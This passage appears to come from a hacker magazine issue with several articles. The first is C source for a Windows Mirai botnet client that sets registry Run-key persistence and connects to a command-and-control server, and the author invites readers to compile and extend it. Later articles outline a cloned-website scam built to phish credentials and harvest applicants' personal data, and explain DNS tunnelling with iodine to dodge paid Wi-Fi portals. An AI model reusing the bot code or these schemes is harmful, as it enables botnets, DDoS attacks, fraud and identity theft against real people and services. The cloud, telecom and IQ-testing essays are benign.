                    ➥rdbuf, len, 0);
                    printf(“retval: %d\n”, retval);

                    printf(“RDBUF: %s\n”, rdbuf);
               }

// end code
```

But that’s something you gotta figure out yourself. After that, it gets pretty illegal, adding parsing so you can use it to DDoS kids online... whatever. But what did you learn today? Well, you learned a few things. You learned that porting Linux socket code over to Windows is pretty much as simple as two lines of code and messing with some data structures. You also learned how the Mirai IoT botnet works, and how to make it work for Windows. You can find the full code online at `github.com/augustgl` and in the code section of `2600.com`. Feel free to compile it and test it yourself, and add on to it!

```
// made by snowflake incorporated
// established 2002
// based out of hoboken NJ

// IMPORTANT NOTE
// DO NOT CHANGE THE EXTENSION TO .c
// IT BREAKS IT FOR SOME UNKNOWN REASON
// PROBABLY BECAUSE VISUAL STUDIO IS TERRIBLE SOFTWARE

// you may need to edit the mirai server
// to handle windows clients

// to configure scroll down to establishconn()
// edit
// sockaddr.sin_addr.s_addr = inet_addr(“209.141.33.126”);
// x.x.x.x to your CNC IP address

// this is a skeleton
// I removed a bunch of code
// so most of these includes are useless

#define _WINSOCK_DEPRECATED_NO_WARNINGS
#define _CRT_SECURE_NO_WARNINGS

#include <WS2tcpip.h>
```

```
#include <WinSock2.h>
#include <windows.h>
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stddef.h>
#include <io.h>

#include <ShlObj.h>

#pragma comment(lib, “ws2_32.lib”)

#define MAX_WORDS 4096

DWORD dwMainCommSock; // main socket
BOOL bConnection = FALSE; // boolean value for connection
UINT8 uiLen; // not used
int iRes; // idfk

// basically printf for socket. Copied from an IRC bot.
// PLOT TWIST it’s never used so I commented it out

//void raw(int sock, char *words, ...) {
//      static char chBuf[1024];
//      va_list vaArgs;
//      va_start(vaArgs, words);
//      vsprintf(chBuf, words, vaArgs);
//      va_end(vaArgs);
//      printf(“<< %s”, chBuf);
//      send(sock, chBuf, sizeof(chBuf), 0);
//}

// persistence.
// I suggest you use a different method of persistence
// best way is to attach to a system file
// but I don’t know how to implement it so...

void AddToStartup() {
        BYTE chPath[MAX_PATH]; // buffer for path to this file
        GetModuleFileName(NULL, (LPSTR)chPath, MAX_PATH);
        ➥ // get’s full path to file

        HKEY hNewVal; // registry handle

        // you should know what this does
        // change “fakename” to the fake name in the registry
        // or even better
        // generate a random string for the fake name

        RegOpenKeyA(HKEY_CURRENT_USER, “SOFTWARE\\Microsoft\\Windows\\
        ➥CurrentVersion\\Run”, &hNewVal);
        RegSetValueEx(hNewVal, “fakename”, 0, REG_SZ, chPath, sizeof(chPath));

        // closes registry handle

        RegCloseKey(hNewVal);
}

// establishes connection

static void establishconn() {

        // DO NOT FUCKING REMOVE THIS

        WSAData wsa;
        iRes = WSAStartup(MAKEWORD(2, 2), &wsa);

        // REMOVING WSAStartup will break winsock.
        // Don’t add another one too, that will also break winsock

        // new socket
        dwMainCommSock = socket(AF_INET, SOCK_STREAM, 0);

        if (dwMainCommSock == -1) {
                // if socket fails, bConnection becomes false,
                ➥ showing no connection
                bConnection = FALSE;
        }

        // sockaddr struct, has information about socket

        SOCKADDR_IN sockaddr;
        sockaddr.sin_port = htons(69);
        sockaddr.sin_family = AF_INET;

        // Just change the IP

        sockaddr.sin_addr.s_addr = inet_addr(“x.x.x.x”);

        // connects the socket to the server.
        // uses the sockaddr struct to pull info

        if (connect(dwMainCommSock, (SOCKADDR *)(&sockaddr), sizeof(sockaddr))
        ➥ != 1) {
                // if successful, bConnection is TRUE
                bConnection = TRUE;
        }

        // error message for debugging.

        wchar_t *wchError = NULL;
        FormatMessageW(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_
        ➥SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
                NULL, WSAGetLastError(),
                MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT),
                (LPWSTR)&wchError, 0, NULL);
        fprintf(stderr, “%S\n”, wchError);
        LocalFree(wchError);

}

// drops connection

static void drop_con() {
        if (dwMainCommSock == -1) { // if dwmaincommsock = -1
                closesocket(dwMainCommSock); // closes socket
                dwMainCommSock = -1;
        }
}

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine,
➥ int nCmdShow) {
//int main() {


        AddToStartup(); // you should know what this does

        char chRecvBuf[256]; // never used. Remove it

        while (1) {


                u_long * iMode = 0; // never used. Remove it
                char chBuf[256]; // also never used. Remove it

                //OutputDebugString(“[*] CONNECTING TO SERVER”);
                if (dwMainCommSock == -1) { // if socket is -1
                        establishconn(); // establish connection
                }

                if (!bConnection) { // if bConnection is FALSE
                        drop_con(); // drop connection
                        Sleep(1); // sleep for 1 millisecond
                        establishconn(); // try again
                }

                if (bConnection){ // uwu what’s this? connection succsessful?
                        // chIdBuf is for the buffer
                        // that the server needs to identify
                        // the OS the client is running

                        char *chIdBuf = NULL;
                        //ZeroMemory(id_buf, sizeof(id_buf));
                        // this is a windows bot
                        // so the id buf is “windows”
                        chIdBuf = (char *)”windows”;
                        UINT8 uintIdLen = strlen(chIdBuf);
                        ➥ // length of the ID buffer

                        // sends 4 bytes to connect

                        send(dwMainCommSock, “\x00\x00\x00\x01”, 4, NULL);
                        send(dwMainCommSock, (const char *)&uintIdLen,
                        ➥ sizeof(uintIdLen), NULL);

                        if (uintIdLen > 0) { // if the length of ID is
                        ➥ greater than 0
                                // sends the ID buffer
                                send(dwMainCommSock, chIdBuf, uintIdLen, NULL);
                        }

                        // that’s where I stopped because
                        // the guy broke the server
                        // so the bot connected
                        // and showed up in the server
                        // but receiving commands?
                        // I think not

                        // when u have a working server
                        // just uncomment the code below
                        // and put it in a loop

                        unsigned char chReadBuf[256] = { 0 };
                        uint16_t uiLen;
                        /*
                        int retval = recv(maincommsock, (char *)&len,
                        ➥sizeof(len), 0);
                        printf(“retval: %d\n”, retval);
                        len = htons(len);
                        if (retval == sizeof(len)) {
                                retval = recv(maincommsock, (char *)rdbuf,
                                ➥ len, 0);
                                printf(“retval: %d\n”, retval);

                                printf(“RDBUF: %s\n”, rdbuf);
                        }
                        */

                }
        }

        return 0;
}
```

There Is No Magic in the Clouds

by kyber

Technology is built and maintained by fallible humans working with imperfect information on a problem they may not fully understand. These are all realities of life and must be accepted. Take all of your worry about what came before you and abstract it behind APIs. Now take those APIs and build something new. Iterate over this an arbitrary number of times and now we have innovation. Continue this cycle for a while and suddenly you have abstracted away much of computing itself. The concept of highly available disks and high-performance compute resources have essentially become reduced to a function call. These abstractions have given us the cloud, a highly powerful but highly dangerous tool.

We no longer have to think about backing up our photos, documents, source code, game saves, and messages. We pay a provider a small fee and they take care of the messy details. As an 11-year-old aspiring technologist in the 1990s, this is the kind of reality that could only exist in my dreams. I often feared that I'd return to my computer after school to discover that my hard drive had crashed and my MP3s, *Unreal* saves, 1337 Perl scripts, and *Simpsons* episodes were gone forever (spoiler: that happened).

Services like Google Drive and AWS were not bestowed upon us by a higher power. They are built by imperfect people that require a seemingly unending amount of upkeep, much like the seemingly limitless amount of storage and computing power that they offer. We rarely think about the on-call engineer at a data center who loses a night of sleep to make sure you can keep uploading pictures of Dick Butt to your friend's message board. We go about our day as soon as we see that our upload completed successfully.

Now all is well in paradise. The facade of the cloud fades when you peer too closely. Artifacts of implementation remind us that imperfect humans built everything on both sides of our laptop screens. Peer through the installation directory of the Dropbox client or go poking around at the file system on a Heroku dyno. You will see reminders of humanity and past mistakes. These seemingly magic resources are just servers running somebody's code. This person is not so different from you, just a programmer trying to get their work done.

Years ago, I watched Honda's Asimo fall to the ground during a routine demo. Immediately, a team of engineers hurried over, curtains were put up, and an awkward mix of silence and disbelief filled the room. That thing that once appeared perfect had now just failed before our eyes. While not catastrophic, it does remind us to not confuse routine with easy. Cloud services are no different.

We rarely think about what happens in cloud services until they fail. I've been working in the backstage area of the cloud for quite a few years now. I've developed war stores and battle scars. Seemingly promising organizations have crashed and burned due to bad luck, naive assumptions, or a little of both. I watched a company's finances grind to a halt for days because they assumed the cloud could handle their sub-par code. Sat helpless while a prominent e-commerce site nearly went out of business because they never planned for a developer accidentally deprovisioning a database (hello access controls). Got a sick feeling in my stomach when I ran a script that disabled the account of an abusive customer, knowing that this would be the company's death sentence.

The impacted parties chose to blame the cloud or, more specifically, the cloud provider every time. Initially, they saw this technology as a magical way to absolve themselves of responsibility. Warnings were often given and often fell upon deaf ears, that is, until the worst finally came to pass. Isn't it funny how "not on our road map this quarter" becomes "nobody goes home until this is done" all because a single disk decides to fail? The cloud is merely an abstraction, the computers are still there.

Life is all about a series of tradeoffs. The advantages of the cloud will often outweigh the potential disadvantages. Not having to worry about physical hardware has advantages. Your organization can focus on the bigger picture and developers can allocate the resources they see fit. However, some people see this as a way to abdicate responsibility when the worst comes to pass. Just because you don't see the server doesn't mean it can't hurt you. The cloud is nothing more than imperfect people trying to maintain the illusion by giving their blood, sweat, and tears.

There is no magic in the clouds.

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! I'm a little over 800 miles off the coast of Mogadishu, Somalia. Naturally, being Africa, it's really hot. However, unlike Mogadishu, this is an entirely safe destination. I'm in Seychelles, at a Mexican restaurant, watching the sun set over spectacular Lazare Bay (dotted by resorts costing upwards of $2,400 per night), and enjoying a margarita after a hard day's work.

What brought me to a place that feels like it has pretty much fallen off the map? GPS. Or more properly, GNSS, which is the "correct" term (at least as correct as any marketing term can be - it's really about as meaningful as 3G). Why a new acronym? Well, where telecommunications carriers are concerned, GPS is now an international affair. While the first GPS system was operated by the United States (and is formally called GPS), the European Space Agency has its own system called Galileo, and the Russians have a system called GLONASS (there are also Russian and Indian systems that use geostationary satellites, so they only function in those local areas).

Whatever you want to call it, GNSS works best when you have the largest number of satellites in play. So these days, we use all of them, because the more satellites in the mix, the more accurate the reading. "Accurate," though. Therein lies the rub. You would think that with as many of these systems as exist they'd be pretty accurate, but in reality, *none* of them are perfectly accurate. All sorts of things can throw a GPS reading off. The satellites operate on atomic clocks, but as it turns out, in space these aren't always completely accurate and they experience a condition called "clock drift." While there are measures in place to detect and correct such drift from Earth ground stations, a one nanosecond clock drift can create a meter of inaccuracy. Additionally, the Earth's ionosphere creates attenuation, and it isn't evenly shaped. It "breathes" like any other atmospheric system, and this leads to inaccuracy as well - up to 15 meters of inaccuracy. That may not seem like a lot, but when it comes to driving directions, it really *is* a lot - especially if you are driving something that needs to be very precise, like a tractor. In addition to clock drift and ionosphere "billows," the Earth isn't a perfect sphere, but the math used to calculate a GPS location (more or less) assumes that it is. All of this means that corrections are required.

When you think "GPS corrections," the first thing you probably think of is Seychelles, the second thing you think of is a Mexican restaurant, and the third thing you think of is a tractor company. Right? If you're wondering how they're all related, I'll explain. As it turns out, one of the most critical applications for high-accuracy GPS is driving tractors, and Seychelles is an ideal location for measuring the ionosphere in the Indian Ocean region. Our company has a lot of logistics experience working with telecom hardware all over the world, and somehow we ended up with the telecommunications service contract for a ground station, owned by a tractor company, that conducts these measurements. It consists of two antennas mounted on top of a Mexican restaurant (another organization taking the same sorts of measurements built their ground station on top of a gas station down the street - you can set these up pretty much anywhere with a clear view to the horizon on all sides), some coaxial cable that hooks it up to a specialized computer system, and a really fast ADSL Internet connection. When it's all working, the system delivers corrections to GPS (and GNSS) data that provide accuracy within an average of 10 *centimeters.* However, the "really fast ADSL Internet connection" part (based on fiber to the node) isn't very common in Seychelles and the local phone company just isn't prepared to deal with it, which is how I got involved.

You see, there was a *coconut.* When you rent a car here, they spend probably five minutes warning you about coconuts. That's because some coconuts in Seychelles aren't just ordinary sized coconuts. The *coco de mer* tree grows the world's biggest coconuts. They're about as big as the midsection of a large person, but more heavy and dense. The crazily shaped things (they look like... *buttocks*) weigh up to 65 pounds. A small one weighs half that. As it turns out, if you drop something that big and half the density of a brick onto the roof of a car, it'll collapse the roof, shattering the windshield and killing anyone inside. The rental car guy showed me pictures. I actually had to sign a form promising not to park a rental car under coconut trees. So, given all of that, I really have to wonder how it was that the specialized DSLAM for this critical piece of global infrastructure was built right under a *coco de mer* tree.

While the situation is unusual, I have dealt with these sorts of problems before. Catastrophic equipment failure, replacement required. Usually, these are caused by car crashes. The good news was that the fiber was in good shape, and no splicing was required. I only had to replace (and reposition) the equipment. No problem, we just needed to bring it in. Would you believe I checked it in my luggage? Well, I did. Every way I looked at to ship the equipment commercially would have taken at least a week. Sometimes just buying a ticket and flying with the gear is the fastest way to get it there, so I shepherded a whole bunch of sketchy looking stuff through Qatar en route. Remote DSLAMs don't really require a whole lot of equipment these days, especially when only one customer is being served. However, they are bulky because they're enclosed in a cabinet. Fortunately, the local phone company was cooperative. They had all of the copper and fiber capabilities and local expertise that I needed, and they had a spare cabinet; they just didn't have any of the equipment to repair the specialized remote DSLAM or the local expertise for doing so. And by "repair" I mean "rebuild" - the cabinet was completely shattered. It was as though a bomb had been dropped on it: the coconut scored a direct hit. I couldn't salvage anything, especially since it had rained since the incident occurred.

In the end, it took me longer to carefully pack the components that were needed (along with spares, because you can't just run down to Graybar when you're in Seychelles if something doesn't work) and fly there (via Los Angeles and Qatar) than it took to do the job. We stood up a new cabinet, rerouted the copper, rerouted the fiber, rerouted power, racked the gear, hooked everything up, restored the configuration, powered it on, and... it worked! First try! This almost never happens, but the local crew was well trained (by British Telecom) and highly professional. They were honestly better than most U.S. crews I work with.

That's not what I'm telling the bosses at home, though. As it turns out, Seychelles is essentially an African version of Hawaii, but less crowded and more expensive. It's beautiful here, the weather is warm, the beaches are spectacular, and there are perfectly legitimate martinis at what is possibly the world's most improbable Mexican restaurant. My story, and I'm sticking to it, is that a temporary fix is in place, but I need to order parts for a permanent fix that will take at least a week to get here. It's Africa, but I'll suffer through the sunsets and infinity pools because I always put the Customer First.

And with that, I'm going to order another margarita. Have a wonderful summer. Would you like to play a game? Along with Lion and Licutis, I'll be hosting the famous TeleChallenge puzzle challenge this summer at Defcon. Do you believe in the Users?

Dank Kush or Fleet Vehicles?

by Sh0kwave

There are plenty of illegal ways to make money on the Internet. You can fire up Tor, join a Dark Market, and start selling your choice of illegal goods or services. You can buy an exploit kit and start a ransomware campaign. Or why bother, just buy raw Zeus logs (about $200 per gigabyte).

Or, you could try a unique scam I recently came across on the Clearweb, or Surface Web, if you prefer. I am not going to go into detail about how or why I ran across this particular scam, and I am not going to give the normal disclaimer that this is for informational purposes only. (Oops.)

It is trivial to duplicate a website, with something like `WGET (>wget http://➥somewebsiteiwanttocopy.com)`. Then you can modify your copy and make it malicious to your heart's content. Fake login screens that just record credentials and then send the victim to the legitimate site are popular. You stand that up with a name very similar to the one you copied, hoping people will accidentally make a typo and end up on your site ("typosquatting"). Or email links to your fake site, hoping people will go there and just give you their password. Those are tried and true methods of credential thievery.

Or you could make a really good copy of a big corporate website, but maybe not in their country of origin, and do something else. Maybe you could make a website copy that included privacy policies, pictures of products, logos, quotes and pictures of executives, job postings, stock quotes, maps to the headquarters, everything to make the site look dead-on balls accurate. (Watch *My Cousin Vinny*.) This takes more work than WGET, but then maybe you could use it for more than just stealing passwords.

Pick a big, well-known company with a solid reputation - which is difficult these days, but try. Make a really convincing site, maybe in some country where they do business, but not where the headquarters are located. Maybe a country where cyber crime enforcement is lax. And then what do you do with it? How about sell fleet vehicles. Fleet vehicles, you ask? What are those? They are not as common these days, but plenty of corporations still have them. Companies buy vehicles, typically for sales people or employees who are required to travel a lot, or as perks for executives who live in countries where cash bonuses have significant tax implications. The companies allow these employees to use these vehicles for several years or so for free, and then they sell them off and buy a new fleet of vehicles. Sometimes these fleet vehicles are sold to company employees at a deep discount as an additional perk, or sometimes, occasionally, they are sold to the general public. What if your dead-on balls accurate fake website was selling deeply discounted fleet vehicles for the low, low price of only several thousand dollars apiece? What if the company was also involved in shipping, and was also selling their used fleet of semi-trucks for a few tens of thousands of dollars each? Fake vehicle pictures, service records, just like a car dealership. Would anybody fall for such a scam? I leave it as an exercise for the reader.

Maybe not. Maybe they would not fall for actually transferring money, but maybe that was not the real scam. What if you had to "apply" to purchase one of these highly desirable vehicles? Make up some reason to have people apply, but have the application process include lots of personal information. Driver's license information (to make sure you are a safe driver), employment history, salary history, previous addresses, mother's maiden name, you get the idea.

Now let's suppose you are discovered after many people have purchased a vehicle and made bank transfers to you, and after many more have applied. What will happen to you? Prosecution? Jail?

Relax. Buy some dank kush from your favorite Dark Market vendor, and relax.

How to Defeat Intelligence Tests

by David Ricardo

There is a plethora of psychological tests that purport to measure every conceivable aspect of how and why you think the way you do. In this article, we will look at some of the most important, best known, and most controversial of these: intelligence tests. Let's see how this article shakes out: I have no desire to overstay my welcome and the easiest way a writer can do that is by writing things in which the beginning and the ending are just too far apart!

Before we get too deeply into this matter, you should know that all of these tests are of at least *some* importance in your life, even if you are not aware of them. Intelligence tests do not necessarily measure what they purport to measure, because there really isn't a rigorous universally accepted definition of just what intelligence is, so it seems highly unlikely that intelligence tests can measure that, whatever it is. Instead, we will just say that intelligence tests measure whatever it is that they do measure, which is the test taker's skill in certain particular cognitive abilities: his or her reading comprehension, the ability to discern analogies, and vocabulary size, to name just three of them. Any numbers that are derived from taking this test are based on the test taker's mastery of those skills relative to the population as a whole.

In psychometrics, that is, the field of psychological measurements, validity is the extent to which theory and, thankfully to an ever-increasing degree, evidence support the interpretation of test scores. There is another related concept, reliability, which is the extent to which the measure produces similar results under similar conditions and these conditions must be standardized, which is why those intelligence and personality tests you see in magazines are really worthless, except as entertaining diversions. If you take the test again in six months or a year, will you receive a score that is in the same ballpark as the first score? If the test gives a nearly equivalent score when it is retaken, and it does this consistently with a large enough and random enough sample of people, then the test is reliable, and that is wonderful. This is certainly easy enough if rather time consuming to demonstrate, but that does not answer the question of whether it is valid: is this intelligence test measuring intelligence, that which it claims to measure? Even if it does measure what it measures, that could be something completely different. This remains an unanswered question in the field of intelligence measurement.

So, how do you define "intelligence?" My definition of intelligence is that it is a certain degree of agility in people's thinking that allows them to solve problems and to better adapt to the environment. Your own experience has surely revealed to you people who are more adept at doing this than others, but remember that is *my* definition. What about the young person who is very skilled at making plastic model automobiles, which is certainly a form of hacking? That requires a degree of manual dexterity that I no longer have (if, in fact, I ever had it) combined with something most people might recognize as at least some form of intelligence. I will tell you that not long ago I met a child who was, oh, maybe eight years old, and I say that because I don't believe he thought in terms of how old he was, or was even aware of his age. What is amazing is that this child knew everything there is to know about deep fat fryers, the machines used to make french fries, to the point that if you named a manufacturer and a serial number, he could tell you when that machine was made! Now, he couldn't be trusted to operate or repair a deep fryer because this child is absolutely wrapped up in his own field of interest to the exclusion of everything else. So, I pose the question to you: is this intelligence in action? This is hardly my area of interest and, after the initial novelty wore off, which did not take long, listening to him was rather boring and yet, if he stumbled upon a convention of deep fat fryer enthusiasts, I am sure he would have enraptured them as rapidly as he bored me. So, what we consider to be intelligence is closely related to the environment and the situation into which it comes into play. I tend to think that living on the streets of a large city in this cruel nation of ours requires more sheer intelligence than running a large corporation because running the corporation, while exacting, is fairly well defined, but a homeless person is constantly presented with new and different situations, all requiring a response, and many times survival hinges upon that response.

The important part of hacking is understanding why things are as they are, and that means realizing that any creation of the human mind is subject to the foibles of the human mind. I don't believe it is original to me, but I am fond of saying that anything created by the human mind can be defeated by the human mind. All manufactured objects are products of human thinking and, to hack that thing, you must understand the thinking behind the creation of what you are hacking. Intelligence tests, like all the other tests, are the products of patterns of thinking by educated, upper middle class people who look upon the masses as objects to be poked, prodded, studied, and measured. I know this because I once was one of those upper middle class types and, while I would like to think that I have outgrown the attitude, I am aware that collectively they think that they are better and smarter than most people, and this is the mentality that creates psychological tests. Psychological tests can be beaten because the people creating them think that the people taking them are incapable of understanding how the tests work.

In the case of intelligence, it is all due to Charles Spearman, the noted statistician of factor analysis fame and the person who first thought of intelligence in terms of something called *g* or a general factor. Let's take a moment to understand Spearman's thinking: as early as 1904, he noticed that there was positive correlation between children's performances across a wide variety of tasks, including what were seemingly unrelated school subjects. After all, if you do well in history, chances are good that you will also do well in science, and this extends to intelligence tests, too - if you score well on one, you will almost certainly score well on others. It is claimed (and may very well be true) that this positive correlation is the most replicated finding in all of psychometrics. Well, if this is true, and for the moment we will accept that it is, then there must be that thing called *g* and the object of the intelligence test is to measure it in a replicable way, even if there is no test that directly measures it.

Because *g* has so many components, the only way to arrive at its value is to take a battery of tests, or a test composed of numerous components. Then it is necessary to determine how well any chosen test correlates with this thing we call *g*. These correlations are always positive and they can be as low as about 0.10, while other tests such as the complete Wechsler test have a correlation as high as 0.95 (and I will be talking more about the Wechsler test in a little while), with most people thinking that tests of general knowledge and vocabulary correlate well with *g*. Now, recall my young acquaintance (and I will not call him a "friend" since I do not think he has the capacity to form friendships) with all that knowledge of deep fat fryers. He was not an astute speaker or an organized thinker, except when he was seized by the enthusiasm of talking about deep fat fryers - he couldn't talk about dogs or the weather or cars or anything really, just deep fat fryers. It is easy to say that he is autistic or a reasonably high functioning person afflicted with Asperger syndrome and, just as it is easy to attach similar cut and dry labels to everyone we meet, even if our diagnoses are correct, it is also wrong. I am convinced that there is some form of intelligence at work there, but not the variety of intelligence that intelligence tests claim to measure.

Next, intelligence tests are commercial items and they must sell in sufficient volumes and at a sufficient markup to justify their development, production, and marketing costs. This means that there must be enough demand for them and, for there to be enough demand for them, they must be very general in how they measure intelligence and arrive at that all-important number. Is the conclusion that this number measures something useful justified? It is, to an extent. The skills that are tested on modern IQ tests are highly valued in American society and, if we think of the IQ test in terms of measuring skills rather than ability, then they are of genuine value and they are reasonably good at predicting academic performance, income, and even health. This is a limitation of IQ tests: the scores are good indications of one's potential to succeed in modern America, but underneath this the scores are some imponderable mish mosh of ability, opportunities, and motivations. On this basis, it is not possible to compare IQ scores across ethnicities, cultures, nations, or periods of time simply because these skills are not as highly valued across cultures and ethnicities, just as they have not been as highly valued through history: remember that universal literacy is a relatively recent phenomena. The development and need for this degree of abstract thinking skills are a cultural adaptation to the complexities of our science and technology-driven society, but the complexities of this modern life are far from evenly distributed throughout our society. These skills are more necessary in the developed world and, even then, they are used and prized more by the upper socioeconomic strata than any others, hence their appearance in intelligence tests. This is also why there is no IQ test based on knowledge of deep fat fryers. If there was enough demand for such a test, then that test would exist and my young acquaintance would be one of humanity's intellectual superstars: Albert Einstein, Enrico Fermi, and John von Neumann all rolled into one! Alas, despite the existence of a few very specialized tests, most intelligence tests must be more generalized than this, and so compromises must be made just like that television I have which is made down to a price, rather than up to a standard. This is not to say that psychological tests are shoddy: quite the contrary in fact, and Rorschach cards alone are proof of this, but it is the thinking behind them that leaves a great deal to be desired.

Intelligence testing in a big way all started with the United States Army in World War I. There were intelligence tests before then, but this was when they took center stage in American life to an unprecedented extent and now, a hundred years later, they are still here. The Army needed lots of conscripts and they had to be able to rapidly find officer material as, at that time, there were not enough college graduates to fill the officer ranks. So the military turned to native ability, or at least this is what they thought they were turning to, so nearly two million conscripts might be properly assigned to appropriate jobs. In time, intelligence tests found their way into schools, so students could be segregated into groups based on their mental ability, though originally the tests were intended to identify those in need of special education. For the most part, intelligence tests offered in schools are machine scored, fill in the bubble with a number 2 pencil type of test because these are quick and cheap to administer and they are good enough for their purpose. But what you will soon discover is that there is a very big gulf between "good" and merely "good enough."

Let's dig a little deeper into this. I think we can all agree that at least some of what anyone will regard as intelligence is the ability to use language. There are many ways to determine how well someone uses language. For example, you can have the test taker define certain words, like "edifice," "tirade," or "ominous." That's just a matter of knowing them or not knowing them and you then define them in your own words. Those three words at one time or another were found on the Wechsler Adult Intelligence Scale, or the WAIS. What I can say is that if you are familiar with a list of words used on the SAT to test your verbal reasoning, then you can easily handle anything the WAIS will throw at you in that section of the test. On the WAIS there are other tests of verbal reasoning. You are asked, for example, to explain the meaning of the proverb "still waters run deep" or the similarity between praise and punishment. To my way of thinking, these are better tests of verbal intelligence than whether you know or don't know the meaning of a group of specific facts or words. I will leave the proverbs to you to figure out, but the similarity between praise and punishment is that they are both used as behavior modifiers and, when you use that line on a psychologist while taking the WAIS, just watch that person sit up and take notice. The WAIS is an excellent test, but it requires the services of a trained professional for about an hour, though as with everything else involving the human mind, this time varies and this is why it is not appropriate for administering to a school full of children.

Even more extreme is the Luria Neuropsychological battery, which is intended to determine whether the person taking the test has suffered any brain damage, what this brain damage is and its extent. As you might well imagine, this test takes hours of a trained professional's time to administer. These tests are used in those cases in which someone really wants to know a lot about you, such as in the criminal justice system. And if you are unlucky enough to find yourself in the criminal justice system, then a high score on the WAIS will get you different treatment from a person receiving a lower score: you will be working in the prison library or given administrative tasks, rather than being out in the hot sun performing manual labor.

So, how do you beat the WAIS? It certainly helps to see one. Theoretically, these tests are sold only to licensed professionals, but I have found them for sale on eBay, at second hand book stores, and even at yard sales! There is no guarantee that you will find one this way and any that you do find in these places will probably be obsolete versions, but they are still informative. You can use them to work on your vocabulary, practice building puzzles with blocks, and to study proverbs.

Alternatively, you can see a recent edition of the Wechsler just by asking. Simply go to the psychology department of any university near you and place a notice on a bulletin board that you are willing to volunteer to take psychological tests. Such volunteers are in very short supply, especially people who are willing to take the tests without compensation from impecunious graduate students. If they ask you why you are doing this, and they probably will, just say that you are interested in psychology and you are considering it as a career, and they will think they are talking to one of them. You will not get to pick and choose the tests you take, but you will soon be exposed to the Wechsler. Take it. Look at it.

Study it. You will be surprised at how much you remember because it is so logical in its content and structure.

Believe me, if you can do many of the feats discussed in this magazine, before long you will be able to manipulate the WAIS to the point that you can get the score that you want. Nothing on the test is difficult, but when you take the test, you are playing beat the clock. On your own, you can take your time and reflect on it. It does not take much practice to become a "natural" at it, even when you do have to beat the clock. Keep in mind that doing this does not make you more intelligent or smarter. It just gives you a higher numeric score on a test. For most situations, this is all you need. This alone can open up many opportunities in education and employment, and I cannot stress that enough.

And now, a word about those scores. Generally, IQ tests are normed to give an average or mean score of 100 when applied to the population as a whole, with the distribution of scores following that infamous bell curve. We also speak of standard deviations, and, in the case of the Wechsler, the standard deviation is 15. The total area under that bell curve is 1, corresponding to a probability of 1, meaning that it is an absolute certainty that everyone is somewhere under that curve. Starting from the mean of 100, one standard deviation below the mean is 85 and one standard deviation above the mean is 115. According to the empirical rule, 68.26 percent of everyone everywhere will score within 85 and 115 on the Wechsler. Two standard deviations below the mean is 70 and two standard deviations above the mean is 130 and 95.44 percent of all people will score between 70 and 130. Three standard deviations below the mean is 55 while three standard deviations above the mean is 145 with 99.72 percent of people obtaining scores from 55 to 145. Four standard deviations below the mean is 40 and four standard deviations above the mean is 160 and fully 99.98 percent of all people will receive scores between these two values. We often think of where 95 percent of people are and that is within 1.98 standard deviations above or below the mean, while 99 percent of all people are within plus or minus 2.58 standard deviations of the mean.

There is a person who is said to have an IQ of 228, and this is based on an old formula of dividing mental age by chronological age and multiplying by 100, but this person was ten years old at the time, which will give an inflated score and this is an outmoded, dubious method in any event. With a mean of 100 and a standard deviation of 15, an IQ of 228 is 8.53 standard deviations above the mean and this corresponds to one in I do not know how many (but several) hundred trillion people, or more people than have ever lived on this earth, so it is highly unlikely that this score is accurate.

The current Wechsler test really doesn't work above a score of 155, though older versions worked to 160, so don't count on obtaining a score in the 180s, though there are novelty IQ tests that purport to measure IQ scores at least this extreme. I don't believe it. I do, however, believe that there is this thing called intelligence, and I believe that having it comes in handy when addressing the vexations of modern life. That said, I think that intelligence is one of those things where you know it when you encounter it, but it is so fluid and changing that it cannot be rigorously defined.

The law in this country dictates that everyone must have access to a free and appropriate public education, hence the widespread availability of special education based on IQ. But there are limits. The Army has found that it cannot train people with IQs under about 80 to perform the tasks a soldier will have to do and so, such people are rejected from military service and that is a hard and fast rule. What is frightening is that this is about one in 11 people (actually 9.12 percent of the population), and if we accept the reasonable premise that the military is similar to society in general, then this means that about one in 11 people is unable to handle our modern technological society on the basis of an IQ score. The problem is that in our society which is so interested in measuring things, we want to measure even that which is unmeasurable because it cannot be adequately defined. Too many people tend to place too much faith in those numbers and feel that being a 145 is somehow better than being a 128 when, in truth, being a 128 will get you through life quite well, while being a 145 can actually be an impediment. If that was as far as it went, it would be fine, but like your credit score, that number can determine how far you go in life by opening up educational and employment opportunities that would otherwise be unavailable to you, and this is why you should be aware of how intelligence tests work and how they can be defeated.

I assure you that if you are conscientious about the test when you are initially taking it, test/retest reliability does not apply; you will score ten points higher on a retake of the test and, while there will be diminishing returns on subsequent retakes, you will soon be in control of the test, rather than the other way around.

Connecting to the Internet for Free Using Iodine

by zenb333

I spend a *lot* of time in airports or cafes, most of them laden with open wireless networks that - surprise! - require me to pay a fee before I'm able to access the Internet. This isn't fun at all.

Even with these payment requirements in place, you're often able to resolve hostnames, as the system allows DNS queries to be issued. This led me to thinking - what if by some form of wizardry, I was able to squeeze my Internet traffic through a DNS server?

After a few hours researching (which resulted in me drinking far too much coffee), my mission was complete. I had found a way.

If you're also a slave to the information superhighway undergods and looking to try this trick for yourself, I've outlined a few easy steps.

You'll need access to a Linux server, a domain name which you can add new DNS records to, and a few pieces of software to be installed on both the server and your local machine. Make sure everything's configured before the moment you need it. Once your equipment is in order, here's what you'll need to do.

Step One - Install Iodine

Depending on the Linux flavor you're running, your distribution may already have prebuilt iodine packages. If you want to install from the source, download the tarball from here: `code.kryo.se/iodine/` and check the COMPILING section of the .readme file. There's also package options for Android, Windows, and Mac. Both the server and the client need to speak the exact same protocol. In most cases, this will mean they need to run the same version of iodine.

Step Two - Get the DNS records in Place

It's now time to add a DNS record pointing to the server IP address.

Delegate a hostname (let's say t1.hostname.com) to your server as an NS entry. If your server has a dynamic IP, use a dynamic DNS provider like `noip.com` and point your NS entry to the hostname provided by them.

From now on, any DNS queries for domains ending in t1.mydomain.com will be sent to your iodined server. You may need to flush your nameserver cache in order for this to take place.

Step Three - Start Iodine in Your Server

It's now time to get iodine off and running within your server. Connect to your server through SSH and type in this:

```
./iodined 10.0.0.1
➥ t1.hostname.com
```

